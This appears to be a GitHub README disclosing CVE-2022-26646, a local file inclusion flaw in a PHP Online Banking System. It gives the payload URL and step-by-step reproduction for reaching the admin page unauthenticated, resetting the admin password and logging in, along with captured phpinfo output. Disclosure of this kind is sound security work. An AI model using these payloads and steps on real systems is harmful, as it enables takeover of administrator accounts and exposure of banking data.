erik-451 / CVE Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE / CVE-2022-26646 / README.md

erik-451 Update README.md History

1 contributor

43 lines (24 sloc) 1.66 KB

Tittle: Online Banking System LFI.

Author: (Erik451)

CVE: CVE-2022-26646

Vendor Homepage: https://www.sourcecodester.com/

Software Link: Online Banking System


Version: OBS 1.0

Description: The parameter "p" and "page" includes files. An unauthenticated user can read internal php files of the web. LFI to Privilege Escalation

- Null session account to admin
- Payload used: `http://web.com/banking/?p=<any_phpfile>`

Steps to reproduce:


- 1- Go to home page http://localhost/banking/?p=about



About Online Banking System

Sample About Us

- 2- Load the admin user page http://localhost/banking/?p=admin/user/index



First Name

Adminstrator

Last Name

Admin

Username

admin


Password

Leave this blank if you dont want to change the password.

Avatar

Choose file

- 3- Change the admin password




Password

1234

Leave this blank if you dont want to change the password.

- 4- Login as administrator




Admin Login

Sign in to start your session

admin

1234

- 5- Admin panel




Welcome to Online Banking Systemsd

Total Accounts	2
Total Accounts Balance	39,500

Other Payload:

Reading info.php



PHP Version 7.1.26

System	Windows NT ERIK-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date	Jan 9 2019 21:50:25
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,TS,VC14
PHP Extension Build	API20160303,TS,VC14
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled